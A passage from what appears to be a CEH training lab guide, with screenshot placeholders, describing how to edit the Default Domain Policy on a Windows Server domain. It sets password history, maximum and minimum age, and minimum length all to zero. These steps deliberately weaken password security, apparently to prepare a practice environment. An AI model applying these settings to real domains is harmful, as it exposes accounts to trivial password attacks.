


24. **Close** the Server Manager window once you login.




**Configure Group Policy Management**25. Navigate to **Start → Administrative Tools → Group Policy Management**

26. Group Policy Management window appears, expand **Group Policy Management** → **Forest: CEH.com** → **Domains** → **CEH.com** and select **Default Domain Policy**




27. **Group Policy Management Console** dialog-box appears, click **OK**




28. **Default Domain Policy** window appears, select **Settings** tab

29. Right-click anywhere in the section, and then select **Edit...** option from the context menu




30. Default Domain Policy Editor window appears, expand **Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies** and select **Password Policy**


31. Password policies appear in the right pane, double-click **Enforce password history**




32. **Enforce password history Properties** window appears, type **0** in the **passwords remembered** field; click **Apply**, and then click **OK**




33. Double-click **Maximum password age** option in the right-pane




34. Maximum password age Properties window appears, type **0** in the days field; click **Apply**, and then click **OK**




35. Double-click **Minimum password age** option in the right-pane




36. Minimum password age Properties window appears, type **0** in the days field; click **Apply**, and then click **OK**




37. Double-click **Minimum password length** option in the right-pane




38. Minimum password lengths Properties window appears, type **0** in the **characters** field; click **Apply**, and then click **OK**



39. Double-click **Password must meet complexity requirements** option in the right-pane



